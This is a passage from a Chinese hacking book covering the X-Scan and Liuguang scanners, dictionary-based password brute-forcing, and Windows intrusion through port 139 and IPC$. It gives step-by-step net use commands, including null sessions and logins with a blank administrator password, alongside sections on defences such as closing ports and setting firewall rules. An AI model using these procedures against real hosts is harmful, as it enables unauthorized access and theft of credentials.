● SMTP 漏洞：SMTP（简单邮件传输协议）漏洞指 SMTP 协议在实现过程中的出现的缺陷（Bug）。


● POP3 弱口令：POP3 是一种邮件服务协议，专门用来为用户接收邮件。选择该项后，X-Scan 会探测目标主机是否存在 POP3 弱口令。

● IIS 漏洞：IIS 是微软操作系统提供的 Internet 信息服务器。自 IIS 的诞生之日起，它的漏洞就没有间断过。X-Scan 可以扫描出多种常见的 IIS 漏洞，如“.PRINTER 漏洞”，“Unicode 漏洞”等。

.....

3. 其他参数设置


“并发扫描”选项属于多目标扫描，在该选项中可以设置并发扫描的主机数（默认为 10）和并发线程数（默认为 100），如下图所示。其中并发主机数的值越大，扫描速度越快，当然对本机及网络的要求就越高，根据实际情况设置数量；而并发的线程数越大，扫描速度也越快，但容易造成误报、漏报。



设置并发的主机和线程数量

选中“扫描报告”选项，在该选项中可以设

置结束后生成的报告文件名，然后保存在 log 目录下，扫描报告目前支持 TXT、HTML 和 XML 三种格式。



设置扫描报告的文件名和格式

选中“其他设置”选项，在该选项中包括以下几个功能。

● 跳过没有响应的主机：若目标主机不响应 ICMP ECHO 及 TCP SYN 报文，X-Scan 将跳过对该主机的检测。

● 无条件扫描：如标题所述。

● 跳过没有检测到开放端口的主机：若在用用户指定的 TCP 端口范围内没有发现开放端口，将跳过对该主机的后续检测。


● 使用 NMAP 判断远程操作系统：X-Scan 使用 SNMP、NETBIOS 和 NMAP 综合判断远程操作系统类型，若 NMAP 频繁出错，可关闭该选项。

● 显示详细信息：主要用于调试，平时不推荐使用该选项。

在 X-Scan 中还可以插入插件，选中“插件设置”选项后可以针对各个插件进行单独设置。

端口相关设置：其中，待检测端口的默认值已经很详细，保留默认值。检测方式包括 TCP 和 SYN 两种检测方式，TCP 方式扫出的信息比较详细、可靠但不安全，容易被目标主机发现。SYN 方式扫出的信息不一定详细，可能会出现漏报的情况，但是扫描比较安全，不容易被发现。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



设置X-Scan检查的端口及协议方式


3.4.2 扫描及结果分析

设置好各个扫描参数之后，就可以使用X-Scan的扫描功能了，选择“文件(V)”→“开始扫描(W)”或选择界面的快捷图标“开始”开始扫描。在扫描过程中，可从“文件(V)”或界面上的快捷图标“暂停”、“停止”中选择“暂停扫描”或“停止扫描”。




加载漏洞检测脚本以对照目标主机是否有脚本中的漏洞

扫描时，右侧窗格中会实时显示出当前的扫描情况，包括主机、累计时间、插件时间、活动线程以及当前的进度等。扫描完成后，该窗格的内容会被清空。扫描结束后，会自动弹出X-Scan检测报告。当然用户也可以选择“查看(X)”→“检测报告(V)”或选择快捷图标“检查报告”，打开这个扫描报告。



扫描结果

扫描报告是HTML(网页)形式的，其中的红色部分代表目标主机存在的安全隐患，单击其中的“详细资料”便可查看对应主机的详细扫描报告。用户可以通过详细报告找到漏洞解决办法，及时关闭端口或下载程序补丁。



X-Scan扫描出来的报告


在X-Scan主界面左侧窗格中也显示出了能活动主机的树型信息列表，展开列表可以查看活动主机开放的服务、NetBIOS、SNMP信息和漏洞检测脚本等详细信息。



X-Scan扫描出该主机存在弱点

提示 ATTENTION

X-Scan 同样也有追踪目标计算机地理位置的功能，单击主界面上的菜单“工具”→“物理地址查询”打开“工具”窗口，在“IP地址/主机名”栏下填写域名或IP即可查询出相应的地理位置信息。



新浪网的服务器位于北京电信机房中


3.5 拥有密码破解功能的流光

流光这款软件除了能够像 X-Scan 那样扫描众多漏洞、弱口令外，还集成了常用的入侵工具，如字典工具、NT/IIS 工具等，此外，流光独创了能够控制“肉鸡”进行扫描的“流光 Sensor 工具”和为“肉鸡”安装服务的“种植者”工具。

3.5.1 使用流光扫描目标主机

与 X-Scan 相比，流光的功能更强大，因此它的作者小榕限制了流光所能扫描的 IP 范围，不允许流光扫描国内 IP 地址，使用流光前首先要对其进行设置，流光会使用向导的方式让用户方便地设置扫描参数。

STEP1 在流光主界面下，通过选择“文件 (F)”→“高级扫描向导 (W)”或使用快捷键【Ctrl+W】打开高级扫描向导。




选择扫描IP范围与目标系统


在“起始地址”和“结束地址”分别填入目标网段主机的开始和结束 IP 地址，在“目标系统”中选择预检测的操作系统类型；选中“获取主机名”、“PING 检查”；在“检测项目”中，选择“全选”。

STEP2 设置好之后，单击“下一步 (N)”按钮，然后一步一步地分别对“PORTS”、“POP3”、“FTP”等检测项目进行详细设置，设置完成之后，选择流光自带的用户名字典即密码字典。

STEP3 将各项设置完成后，然后单击“完成”按钮，进入“选择主机”界面，这里选择“本地主机”，表示使用本机执行扫描任务，单击“开始 (S)”按钮进行扫描。



选择流光主机



正在扫描主机

注意 ATTENTION


在扫描过程中，如果想要停止，通过单击最下角的“取消”按钮来实现，不过需要相当一段时间才能真正地停止，所以建议一次不要扫太大的网段，如果因扫描时间过长而久等，这时候再想让流光停下来是不容易的。

3.5.2 分析扫描报告

扫描结束后，流光会自动打开 HTML 格式的扫描报告。需要指出的是，在扫描完成后，流光不仅把扫描结果整理成报告文件，而且还把可利

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用的主机列在流光界面的最下方。




该主机开放了以下端口并存在弱点

单击主机列表中的主机便可以直接对目标主机进行连接操作。除了使用“高级扫描向导”配置高级扫描外，还可以直接选取高级扫描工具。方法是依次单击“探测”菜单中的“高级扫描工具”。



高级扫描设置

在“高级扫描设置”窗口中可以自定义设置多个选项。本节中所介绍的只是流光的一小部分功能，其他一些功能会在以后的实例中逐一介绍。



流光自带完整的帮助文档

流光扫描器自身的设置是比较复杂的，有很多选项可以自由设定，因而也给使用者更大的发

挥空间，可以根据网络和机器的状况来尝试改变这些设置，提高扫描器的性能，而且流光中还有详细帮助文档。


3.5.3 字典文件的密码破解

流光中有大量的工具供用户生产字典文件，这是由于流光开发最初是设计成为一个纯粹的暴力破解工具，所以字典工具就必不可少。单击菜单栏中的“工具”→“字典工具”→“黑客字典III-流光版”就可以启动字典工具。



选择“黑客字典III-流光版”


在“黑客字典 III- 流光版”中有丰富的选项设置密码中的“字母”、“数字”与字符，由于是中文版，这里不再描述，用户可以自行设置，当设置完成后，单击“文件存放位置”标签选择字典保存的名字和位置。



设置密码字符

一切设置无误后，单击“确定”按钮，出现一个预览窗口。从这里可以看到产生的字典的形式，确认无误后，按“开始”按钮字典即可生成。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




字典属性

除了可以按照组合的方式产生字典以外，还可以按照一定的规则产生字典，例如按照中文拼音的规则和英文的规则等等。依次选择菜单栏中的“工具”→“字典工具”→“根据拼音规则”命令即可进行设置。



以中文的拼音规则生成字典



拆分字典工具

流光是一款相当知名的黑客软件，它集扫描破解于一身，当扫描出目标主机的用户名的时候，然后再参考这些名称配合字典文件来进行猜测密码，不过这种猜测是将用户名和密码一个一个地匹配，验证成功即破解成功，这种方式被称为“暴力破解”，这对于没有设置密码或密码太简单的主机有效。

注意 **ATTENTION**

流光自身提供了数个“字典文件 (*.dic)”，如果字典过大（120K 以上），流光就会拒绝使用，遇上过多列数的字典文件，用后应该拆开来使用。这也是为了避免扫描时间太久必要的做法。当然流光也自带了拆分工具，依次单击菜单栏上的“工具”→“字典文件”→“拆分字典”，即可利用工具轻松完成拆分字典的工作。

流光只可以在 Windows NT/2000/XP 或更高版本中使用，不能用于 Windows 9X/ME，它的版本到 5 就没有再更新了，下载地址是 <http://www.netxeyes.com/>，读者可以自行去下载，鉴于流光的名气，有传言此工具会像木马一样收集用户电脑信息，甚至许多杀毒软件也将该软件列入风险程序。不过经过许多用户在防火墙监控下使用，并未发现流光发送信息的情况，用户使用流光不必太过于担心。

3.6 防范黑客扫描

防范黑客的入侵，首先在入侵之初就要杜绝被扫描出漏洞来，被扫描出的端口是最容易被入侵者利用，下面我们就来看看主要防范端口扫描的两个方法。

3.6.1 关闭闲置和有潜在危险的端口

这个方法有些“死板”，它的本质是将所有用户需要用到的正常计算机端口外的其他端口都关闭掉。因为就黑客而言，所有的端口都可能成为攻击的目标。换句话说“计算机的所有对外通讯的端口都存在潜在的危险”，而一些系统必要的通讯端口，如访问网页需要的 HTTP（80 端口），QQ（4000 端口）等不能被关闭。

在 Windows NT 核心系统（Windows 2000/XP/ 2003）中要关闭掉一些闲置端口是比较方便的，可以采用“定向关闭指定服务的端口”和“只开放允许端口的方式”。计算机的一些网络服务会有系统分配默认的端口，将一些闲置的服务关闭掉，其对应的端口也会被关闭了。进入“控制面板”→“管理工具”→“服务”项内，关闭

掉计算机的一些没有使用的服务（如FTP服务、DNS服务、IIS Admin服务等），它们对应的端口也被停用了。至于“只开放允许端口的方式”，可以利用系统的“TCP/IP筛选”功能实现，设置的时候“只允许”系统的一些基本网络通讯需要的端口即可。

3.6.2 用好防火墙

检查各端口，有端口扫描的症状时，立即屏蔽该端口这种预防端口扫描的方式，显然用户自己手工是不可能完成的，或者说完成起来相当困难，需要借助软件。这些软件就是我们常用的网络防火墙。

防火墙的工作原理是：首先检查每个到达你

的电脑的数据包，在这个包被你机上运行的任何软件看到之前，防火墙有完全的否决权，可以禁止你的电脑接收Internet上的任何东西。当第一个请求建立连接的包被你电脑回应后，一个“TCP/IP端口”被打开，端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的“TCP/IP端口”及闲置端口，防火墙经过自带的拦截规则判断，就能够知道对方是否正进行端口扫描，并拦截掉对方发送过来的所有扫描需要的数据包。

现在几乎所有网络防火墙都能够抵御端口扫描，在默认安装后，应该检查一些防火墙所拦截的端口扫描规则是否被选中，否则它会放行端口扫描，而只是在日志中留下信息而已。

第4章 Windows系统漏洞之攻防

Windows 是最普及的系统，最易被黑客盯上，本章将详细讨论黑客入侵 Windows 系统的常见手法以及相应的防范，我们首先了解系统的安全机制，然后揭露黑客最易下手的环节，只要处理得正确，就可以将黑客拒之门外。

4.1 端口139——黑客入侵Windows的重要通道

或许很多人都听说过黑客利用端口 139 入侵的传闻，没错，黑客要入侵 Windows 电脑，最典型的方式就是入侵端口 139 了，尽管现在打开端口 139 且有磁盘共享的电脑已经不多，但是通过扫描仍不难查找，下面我们将介绍黑客如何利用端口 139 来入侵，以及如何做到有效的防范。

4.1.1 端口139的安全隐患

端口 139 是用于网络共享的端口，只有当一台计算机开放了端口 139 时别的计算机才能访问其上的共享文件。但是在 Windows 2000/NT/XP 中，端口 139 还有一个重要的作用：远程管理连接（IPC\$,Admin\$），这是为了方便管理员对远程计算机的管理而特意设置的。为了能够成功地建立 IPC\$（远程管理）连接，你需要管理员的用户名和密码，这也是基于端口 139 入侵的重点，只要我们得到了远程计算机的密码，再通过端口 139 进行 IPC\$ 连接，我们就完全控制了远程的计算机。

注意 ATTENTION

端口分两种：TCP 端口和 UDP 端口，每种端口最多有 65535 个，分别用自然数 1 ~ 65535 编号，这里所说的端口 139 是指的 TCP 端口。

开启端口 139 虽然可以提供共享服务，但是常常被黑客所利用进行攻击，比如使用流光、

SuperScan 等端口扫描工具，可以扫描目标计算机的端口 139，如果发现有漏洞，可以试图获取用户名和密码，这是非常危险的。下面列出容易被黑客列为目标的入侵对象。

- 一般上网电脑，特别是直接用公网 IP 连上 Internet 的用户，很有可能被端口 139 入侵，这主要是不自觉地提供了文件和打印机共享造成的，而黑客差不多也是都是通过 IP 地址直接找上门的，不过从局域网连上 Internet 的用户要相对安全一些。

- 不注重网络安全的公司、学校或单位的主机，这主要是网管员工作疏忽，对共享权限设置不及时调整造成的。

- 使用的系统存在问题，有的系统是“改进版”被人为了开启了权限，使得黑客有机可乘。

4.1.2 入侵端口139流程

黑客要入侵 Windows 电脑，通常会用扫描器找出特定 IP 电脑，然后查出其是否开启了可利用的服务与端口：


- 是否打开端口 139，可考虑共享服务入侵
- 是否打开端口 23，可考虑 Telnet 入侵
- 是否打开端口 3389，可考虑猜出密码入侵

下面我们就来模拟黑客是如何入侵端口 139 主机的。


1.扫描开放端口139的主机

确定一台存在端口 139 漏洞的主机，启动 SuperScan，在 IP 栏中确定搜索的区域，然后在“Scan type（扫描选项）”中填入扫描的端口号范

围（本例填写的是1765535），单机“Start（开始）”键进行搜索，然后得到了192.168.169.128主机共享了端口139。



在命令提示符中使用 nbtstat -a 192.168.169.128 这个命令得到该用户的情况，例如主机的名字、工作组等信息。




2.利用net命令连接对方主机


现在要做的是与对方计算机进行共享资源的连接，这里需要使用“net”命令：

- Net view：显示域列表、计算机列表或指定计算机的共享资源列表。
- Net use：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

使用命令“net view 192.168.169.128”命令就可以查看该计算机共享的资源信息。




在命令提示符中输入“net use \\192.168.169.128”，对方响应时要求输入用户名与密码，为了方便说明问题，这里假设已经知晓了为 administrator，密码为空。



3.连接对方主机

我们要做的是搜索计算机，将刚才找到的主机名字或ip输入到上面，选择查找，就可以找到这台电脑了，双击就可以进入，其使用的方法和网上邻居一样。




4.1.3 空连接漏洞

使用 netuse 命令本来需要足够权限才能连接到对方电脑上，但是这也不尽然，net use 可以实现不需要用户名和密码的“空连接”（例如：net use \\192.168.169.128 "" /user:""）如下图所示。



从图中我们可以看出，即使不需要用户名和密码也能与对方主机建立连接，只是这种连接无法执行管理类的操作，但是可以通过这样的空连

接获取对方的一些信息，例如查看对方的时间，如下图所示。黑客可以通过时间来推断目标主机所在的国家和地区。




4.1.4 防范端口139入侵

防范端口 139 入侵的方法主要靠关闭系统服务以及防火墙规则设置。


1.关闭端口139服务

取消 NetBIOS 与 TCP/IP 协议的绑定，打开“控制面板”，然后双击“网络”图标，在“NetBIOS 接口”中选择“WINS 客户 (TCP/IP)”为“禁用”，并重新启动计算机即可。



2.使用防火墙防范攻击

要关闭端口 139，对于不同防火墙有不同的方法，一般来说都是设置应用规则，以金山网镖为例，单击“工具”→“综合设置”选项，在“高级设置”中添加一条应用规则即可，如下图所示。




将TCP139的端口设置为禁止

4.2 警惕你的系统有后门

系统有后门？他们在哪里呢？难道 Windows 的升级没有封住吗？请不要怀疑，这里所说的后门其实是基于 Windows 认证机制上的一点漏洞，如果因你的疏忽大意被黑客利用了，就成为了黑客进入你计算机的后花园。

4.2.1 不为人知的隐藏共享


使用 Windows 系统的用户或许不知道自己的电脑默认开启了隐藏共享的吧，Windows 系统在安装完成之后，会自动设立共享目录：C\$、D\$、E\$、ADMIN……不过这些共享都是隐藏的，只有系统管理员才能对其进行操作，你可以在命令提示符中输入“net share”查看自己的系统是否共享了这些目录。



查看共享目录

你还可以右击“我的电脑”图标，再弹出的菜单上单击“管理”命令，打开“计算机管理”对话框，然后依次展开“系统工具”→“共享文

件夹”→“共享”，即可查看本机共享的目录了。



在“计算机管理”中查看共享目录

看见电脑中这些共享了吧？这些共享是隐藏的，黑客可以通过一种叫做 IPC\$ 共享通道访问你的电脑资源，即使你没有真正的共享也会被黑客一览无余，下面我们就来详细介绍黑客如何利用这条 IPC\$ 通道的。


注意 ATTENTION

IPC\$ 通道入侵也是围绕着端口 139 进行的，IPC 是英文 Internet Process Connection 的缩写，在远程管理计算机和查看计算机的共享资源时使用。不过这也为黑客的入侵提供了便利，如果黑客能知晓被黑客的用户名和密码，那么就可以控制对方电脑了。

4.2.2 扫描出漏洞主机和账号


IPC\$ 入侵的关键是要掌握对方的用户名和密码，关于获取用户名和密码的方式有很多，这里我们利用“流光”扫描器来模拟黑客的入侵。

STEP1 打开流光之后，我们选择扫描的目标，这里选择“辅助主机”下的“IPC\$ 主机”，让“流光”搜索开放了 IPC\$ 共享的主机。



搜索开放了 IPC\$ 共享的主机

STEP2 确定了扫描的种类为 IPC\$ 共享的主机之后，然后就需要确定扫描的网段范围，依次选择“探测”→“扫描 POP3/FTP/NT/SQL 主机”命令打开“主机扫描设置”窗口。在“扫描范围”选项区域中输入开始与结束地址，在“扫描主机类型”中选择“NT/98”，单击“确定”后，流光就会根据所选范围进行探测。




确定扫描范围与扫描类型

STEP3 扫描到开放了 IPC\$ 共享的主机之后，接着还需要探测这些主机的用户名和密码，选择其中一个 IPC\$ 主机，并单击鼠标右键，依次选择“探测”→“探测 IPC\$ 用户列表”命令或直接按快捷键【Ctrl+F9】。




探测 IPC\$ 主机的用户名和密码

STEP4 经过一段时间的扫描，如果运气好的话，开放 IPC\$ 主机的用户名和密码就会被“流光”扫描出来，并显示在窗口中。




显示扫描结果

不过“流光”自带的密码字典词库非常少，几乎不能扫描出密码来，它可以被用户自定义字典文件，选择菜单栏中的“探测”→“探测IPC\$远程登录”或按【Ctrl+F10】打开“IPC\$探测设置”窗口，取消“使用默认的简单模式”在“字典模式”中选择编辑好的字典文件。



扫描开始



选择字典文件

选择好字典文件之后单击“确定”按钮，“流光”就会对目标主机进行密码探测。如果字典文件中包含了目标主机的密码，那么就会被显示出来。




扫描出用户名和密码

4.2.3 连接漏洞主机

通过“流光”的扫描，我们找到了IPC\$漏洞的主机，并且获取了该主机的系统账号与密码，下面就看黑客是如何利用IPC\$漏洞入侵远程电脑的。

STEP1 这里同样会用到“net use”命令，打开命令提示符窗口，使用“net use”命令进行连接，以主机IP为192.168.115.247为例，方法是输入net use \\192.168.115.247\ipc\$，系统会给出输入用户名和密码的提示，这时候，输入扫描到的用户名和密码后，IPC\$连接就成功了。



